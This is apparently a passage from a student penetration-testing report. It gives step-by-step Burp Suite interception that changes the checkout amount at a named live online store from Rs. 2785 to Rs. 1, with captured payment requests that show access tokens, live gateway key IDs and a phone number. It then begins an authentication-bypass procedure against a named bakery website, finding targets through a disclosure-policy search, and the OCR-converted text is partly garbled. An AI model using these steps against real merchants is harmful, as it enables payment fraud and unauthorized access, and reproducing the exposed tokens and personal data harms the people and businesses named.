
```
%22%3A%22107473%22%7D &couponCode=NA&email=lat.FCommonPgResponseHandler.php&notificationUrl=onResponse.php&linkNotifUrl=onResponse.php&amount=1.00&currency=INR&hash=4293c73bbf5
```

Step-14: once done again click on “intercept is on” to turn off the intercept.



PROOF OF CONCEPT

As soon as you turn off the intercept (step-14)you will receive a message on the phone number which was used during the cart checkout (refer to step-7).



We can see that the transaction is altered to Rs. 1.0 instead of Rs. 7575 during the cart checkout (refer to step 8).

[TARGET-2\(<https://store.thelabellife.com/>\)](https://store.thelabellife.com/)

Step-1: Open chrome and use the following google dork

(inurl:Responsible-Disclosure)

The screenshot shows a Google search results page with the query "inurl: responsible-disclosure". The results list several websites that have published Responsible Disclosure policies:


- Rocketlane**: https://www.rocketlane.com/responsible-disclosure. Description: Rocketlane will engage with external security researchers when vulnerabilities are reported according to the rules set about in the **responsible disclosure**.
- Tigets**: https://www.tigets.com/responsible-disclosure. Description: Responsible Disclosure. The amount of the reward will be determined based on the severity of the leak and the quality of the report. We don't reward without prior review by our ...
- KAYAK**: https://www.kayak.co.in/security. Description: Responsible Disclosure Policy. Responsible Disclosure Policy: Find KAYAK's responsible disclosure policy and ways to contact us for issues related to the security of our products.
- Mollie**: https://www.mollie.com/responsible-disclosure. Description: Responsible Disclosure Policy. If you believe you've found a security issue in our product or service, please notify us as soon as possible by emailing us at responsible-disclosure@mollie.com.

This will give websites which are vulnerable. This will give vulnerable websites.


Step-2: Open new tab firefox browser.

The screenshot shows a Firefox browser window with a dark theme. The address bar says "New Tab". The main content area displays a network error message: "Oops! We almost loaded this section, but not quite." Below the message are "Try Again" and "Report a problem". At the bottom of the page, there is a footer with links to "Popular Topics" and "Privacy Notice".

STEP-3: Now, go to <https://store.thelabellife.com/>.



Step-4: Open burp suite community edition



Step-5: Now, go to the proxy tab in burp suite.

Burp Project Intruder Repeater View Help


Bl

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer De


Intercept HTTP history WebSockets history | Proxy settings

Forward Drop Intercept is off Action Open browser


Step-6: Now add any product in the cart.



Step-7: Give random credentials except phone number to get the message containing the tampered value.



Step-8: Proceed to payment page



Here I have selected ola money as payment gateway.

Step-09: Simultaneously turn on intercept in burp suite.

The screenshot shows the Burp Suite interface with the 'Intercept' feature turned on. The status bar at the bottom shows the URL and the intercept ID. The main window displays a captured request from 'pay.com' to 'rpay.com'.

```
POST / HTTP/1.1
X-APP-TOKEN=cMJ1hbOl-a7vnTK9Iqy0vIInQg7IEKY3euUg; OSRN_v1=kJ10xJ4MTGE6GUfjneM1Xhs; install_id=4044c7e5-4cef-ce47-a8cb-7a06759fd1334e05792
Windows NT 10.0; Win64; x64; rv:137.0 Gecko/20100101 Firefox/137.0
Content-Type:application/xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
:q=0.5
flate, br
/x-www-form-urlencoded

pay.com
rpay.com/
:
```

Step-10: Look for the amount which is the same as the amount to be paid(Rs. 2785 in this case). If not shown click on forward and check again.

Burp Suite Community Edition v2024.3.1.4 - Temporary Project

Request to https://olamoney.com:443 [3:7:167:67]

Forward Drop Intercept is on Action Open browser

```

1 POST /credit-app/postpaid HTTP/1.1
2 Host: on.olamoney.com
3 Connection: keep-alive
4 X-Forwarded-For: 192.168.1.7
5 X-Forwarded-Port: 443
6 X-Forwarded-Proto: https
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6090.105 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
9 Accept-Language: en-US,en;q=0.5
10 Accept-Encoding: gzip, deflate, br
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 1208
13 Origin: https://api.razorpay.com
14 Referrer: https://api.razorpay.com/
15 Upgrade-Insecure-Requests: 1
16 Sec-Fetch-Dest: document
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-Site: cross-site
19 Priority: u-1
20 Te: trailer
21 Connection: close
22
23 access_token=3f7f01557fb0baePL5q5uniqueId=c0a3bb0a00y7893commerce=Razorpay_payments&uid=178512merchandiseName=22%3A%22The+Label+Life%22%7D&returnUrl=https://127.0.0.1:7891/api/v1/tpay_OlaMoneyQoYUW%2FpsalImachiJFzG2B661x7d73bectDander46599625babbc5%2Frzp_live_oauth_OSN8dBhi3dOnDp&notificationUrl=https://127.0.0.1:7891/api/v1/tpay_OlaMoneyQoYUW%2FpsalImachiJFzG2B661x7d73bectDander46599625babbc5%2Frzp_live_oauth_OSN8dBhi3dOnDp&currency=INR&amount=1.00&couponCode=NA&balancePreference=preferConfig&hash=bca672b2b031414c491bc5036347e5fa781ca&command=debit&userAccessToken=&mobile=7987982488&email=olamoney%3Fkey_id%3Drzp_live_oauth_OSN8dBhi3dOnDp&signature=%2F%2BeOrkYuyOGY66UZLrDztfesFRookdIHwSjN6AEIckaxFKKyMrssa7beZEMAfajm3zANfMLGswE3bPBc5SXy1H3YBYE9%2F1BfpLGv7pallka%2FynLeVwX3NjhX8CKEPV28u4ft2jqwgtxWdHoyIUj1WnFa8YKYGQ%3D%3D


```

Step-11: Once the amount value is in the sight, select and edit to the desired value you want. In this case i have altered the amount value to Rs.1

22merchantDisplayName=22%3A%22The+Label+Life%22%7D&returnUrl=7265bcdffd48a4cf465999625babbc5%2Frzp_live_oauth_OSN8dBhi3dOnDp¬ificationUrl=OSN8dBhi3dOnDp¤cy=INR&amount=1.00&couponCode=NA&balancePreference=preferConfig&hash=bca672b2b031414c491bc5036347e5fa781ca&command=debit&userAccessToken=&mobile=7987982488&email=olamoney%3Fkey_id%3Drzp_live_oauth_OSN8dBhi3dOnDp&signature=%2F%2BeOrkYuyOGY66UZLrDztfesFRookdIHwSjN6AEIckaxFKKyMrssa7beZEMAfajm3zANfMLGswE3bPBc5SXy1H3YBYE9%2F1BfpLGv7pallka%2FynLeVwX3NjhX8CKEPV28u4ft2jqwgtxWdHoyIUj1WnFa8YKYGQ%3D%3D

PROOF OF CONCEPT

Once the value is altered, turn off the intercept and check for the phone number provided in step-7 for the message.



C. Perform Authentication Bypass Exploitation on any website and Prepare clear Documentation.

OTP Bypassing

AUTHENTICATION BYPASS EXPLOITATION


- **CVSS Score** - 9.1 (Critical)
- **Related OWASP Top 10** - A07:2021 - Identification and Authentication Failures
- **Explanation:** Authentication Bypass is a critical security vulnerability that allows attackers to gain unauthorized access to protected resources or functionality without providing valid credentials. This vulnerability occurs when the authentication mechanism in an application can be circumvented, tricked, or compromised. Attackers exploit weaknesses in the authentication process to assume the identity of legitimate users, potentially gaining access to sensitive data or administrative functions.
- **Impact:**
 1. Unauthorised access
 2. Data breach
 3. Privilege escalation: Attackers may gain administrative or elevated user privileges.
 4. Identity theft: Impersonation of legitimate users, leading to potential fraud or misuse of accounts.
 5. Regulatory non-compliance: Violation of data protection regulations (e.g., GDPR, HIPAA) due to unauthorised access.
- **Recommendations:**
 1. Implement strong authentication mechanisms: Use multi-factor authentication (MFA) where possible.
 2. Secure session management: Implement secure session handling and token generation.
 3. Use secure protocols: Employ HTTPS for all authentication-related traffic.
 4. Implement proper password policies: Enforce strong password requirements and secure password storage (e.g., using bcrypt or Argon2).
 5. Account lockout mechanisms: Implement account lockout after a certain number of failed login attempts.
- **References:**
 1. [OWASP Authentication Cheatsheet](#)

- **Procedure:**


- **Target Website** - <https://www.justbake.in/>
- **Payload** - Host: www.facebook.com
- **Steps** -

PROCEDURE


STEP-1: Open google chrome.



Step-2: Search for “inurl:Responsible-Disclosure”.



Step-03: Now open firefox browser.




Step-4: Here search the vulnerable website obtained from google chrome.

(Here i am performing the practical on <https://www.justbake.in/>)



